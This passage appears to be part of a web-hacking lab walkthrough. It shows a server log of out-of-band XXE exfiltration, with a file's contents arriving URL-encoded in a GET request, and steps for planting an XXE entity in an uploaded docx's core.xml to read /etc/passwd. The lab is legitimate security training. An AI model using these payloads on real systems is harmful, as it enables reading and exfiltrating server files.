Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.200.110 - - [11/Jul/2021 03:21:51] "GET /xxe.dtd HTTP/1.1" 200 -
192.168.200.110 - - [11/Jul/2021 03:21:52] "GET /?;%20for%2016-bit%20app%20
support%0D%0A[fonts]%0D%0A[extensions]%0D%0A[mci%20extensions]%0D%0A[files]
%0D%0A[Mail]%0D%0AMAPI=1 HTTP/1.1" 200 -
```

Step 11: We can decode the received URL encoded contents using Burp Decoder(Select Decode As - URL).




XXE in File Parsing

Challenge URL: http://shop.webhacklab.com/career.php

- **Upload a file having “docx” type to perform an XXE attack and extract the contents of the file “/etc/passwd” from the host.**

Solution:


Step 1: Navigate to the “Career” feature of the Shopping application which allows users to upload a resume in docx format. Upload a docx file “Resume.docx”(located in kali → “/root/tools/Docx_files/”).




Step 2: Using the utility “vim” for Linux (7zip for Windows), edit the “core.xml” file within the docx file and add the following payload:

```
<!DOCTYPE root[
<!ENTITY xxe SYSTEM "/etc/passwd">
]>
```

Within the ‘title’ tag add the following parameter: &xxe;



Step 3: Upload the docx file with payload and the application will display the contents of the “/etc/passwd”.



END OF PART - 1